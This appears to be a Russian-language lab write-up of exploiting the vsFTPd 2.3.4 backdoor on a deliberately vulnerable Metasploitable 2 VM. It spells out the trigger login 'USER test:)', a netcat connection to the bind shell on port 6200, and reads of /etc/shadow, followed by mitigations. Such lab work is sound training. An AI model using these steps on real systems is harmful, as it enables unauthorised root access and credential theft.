## https://sploitus.com/exploit?id=KITPLOIT:TOOLS-GITHUB-RINALIYEVA-METASPLOITABLE2-VSFTPD-EXPLOITATION
# Лабораторная работа по эксплуатации vsFTPd 2.3.4 на Metasploitable 2
### Обзор
Этот проект демонстрирует рабочий процесс тестирования на проникновение против намеренно уязвимой машины **Metasploitable 2**. Цель состояла в том, чтобы идентифицировать, эксплуатировать и проанализировать известную уязвимость в FTP-сервисе, в конечном итоге получив **доступ уровня root** и оценив последствия для безопасности.
* * *
### Лабораторная установка
* **Машина атакующего:** Ubuntu (Виртуальная машина)
* **Целевая машина:** Metasploitable 2 (Виртуальная машина)
* **Конфигурация сети:** Сеть только для хоста (`192.168.56.0/24`)
* * *
### Проверка цели

Проверена целевая система и её конфигурация сети:
root@kitploit:~
whoami
hostname
ifconfig
* * *
### Проверка связности

Подтверждена сетевая связность между атакующим и целью:
root@kitploit:~
ping 192.168.56.101
* * *
### Цели
* Выполнить сетевую разведку
* Определить открытые сервисы
* Обнаружить уязвимое программное обеспечение
* Эксплуатировать известную бэкдор-уязвимость
* Получить доступ root
* Провести пост-эксплуатационный анализ
* * *
### Используемые инструменты
* Nmap
* Telnet
* Netcat
* Linux (Виртуальная машина Ubuntu)
* * *
### Краткое описание атаки
1. Проверена конфигурация цели и связность
2. Обнаружен целевой хост в локальной сети
3. Определены открытые порты и доступные сервисы
4. Обнаружен уязвимый FTP-сервис (`vsFTPd 2.3.4`)
5. Запущен бэкдор через специально сформированный FTP-логин
6. Получен root-доступ через bind shell
7. Выполнена пост-эксплуатационная разведка
* * *
### Разведка

Выполнено обнаружение хостов:
root@kitploit:~
nmap -sn 192.168.56.0/24
Обнаружены активные хосты в сети.
* * *
### Сканирование портов
root@kitploit:~

nmap 192.168.56.101
Обнаружено несколько открытых портов, включая:
* 21 (FTP)
* 22 (SSH)
* 23 (Telnet)
* 80 (HTTP)
* 445 (SMB)
* * *
### Определение сервисов
root@kitploit:~

nmap -sV 192.168.56.101
Обнаружен запущенный FTP-сервис:
root@kitploit:~
vsFTPd 2.3.4
Полное сканирование сервисов и скриптов включено в вспомогательные файлы: Результаты сканирования Nmap.
* * *
### Идентификация уязвимости
FTP-сервис работал на известной уязвимой версии:
**vsFTPd 2.3.4**


Эта версия vsFTPd распространялась с вредоносным бэкдором, который активируется при использовании имени пользователя, содержащего `:)`, во время аутентификации. После активации сервис открывает bind shell на порту **6200** , предоставляя несанкционированный удалённый доступ.
* * *
### Эксплуатация (вручную)
Запущен бэкдор с помощью Telnet:
root@kitploit:~
telnet 192.168.56.101 21
root@kitploit:~
USER test:)
PASS test
* * *
### Доступ к оболочке
Подключение к бэкдору через Netcat:

root@kitploit:~
nc 192.168.56.101 6200
* * *
### Результат
root@kitploit:~

whoami
root@kitploit:~
root
Доступ root успешно получен
* * *
### Пост-эксплуатация
После получения root-доступа выполнена базовая разведка системы:

root@kitploit:~
cat /etc/passwd
cat /etc/shadow
* Перечислены системные пользователи и служебные учётные записи
* Получены хешированные учётные данные из `/etc/shadow`
* Продемонстрирован доступ к чувствительным системным файлам
* * *
### Последствия
* Полная компрометация системы (доступ уровня root)
* Возможность выполнения произвольных команд
* Раскрытие чувствительных учётных данных
* Потенциал для латерального перемещения внутри сети
* * *
### Меры защиты
* Удалить или отключить FTP-сервис, если он не требуется
* Обновить уязвимое программное обеспечение до безопасных версий
* Заменить небезопасные протоколы (например, незашифрованный FTP) безопасными альтернативами (SFTP)
* Ограничить доступ к критически важным сервисам с помощью правил брандмауэра
* Внедрить логирование и мониторинг
* Применять строгую политику аутентификации
* * *
### Вспомогательные файлы
* Результаты сканирования Nmap
* * *
### Основной вывод
Эта лабораторная работа демонстрирует, как один уязвимый сервис может привести к **полной компрометации системы**. Она подчёркивает важность правильной настройки сервисов, управления обновлениями и минимизации поверхности атаки.
### Что я узнал
Это был мой первый опыт ручной эксплуатации реального бэкдора. Я узнал, как одна строка вредоносного имени пользователя (`:)`) может вызвать root-доступ, что подтвердило, почему разведка сервисов и определение версий так важны. Я также стал более уверенно использовать базовые команды пост-эксплуатации в Linux, такие как чтение `/etc/shadow` и понимание того, как выглядят хешированные учётные данные.
### Ограничения
Это была контролируемая лабораторная среда с использованием Metasploitable 2 – намеренно уязвимой машины. Бэкдор vsFTPd 2.3.4 является известным CVE (CVE-2011-2523) 2011 года, поэтому это не отражает современное реальное тестирование. В реальном задании потребовались бы дополнительные шаги, такие как обход средств защиты, сокрытие логов или перемещение по сети. Этот проект был направлен на понимание основных механизмов эксплуатации, а не на полный тест на проникновение.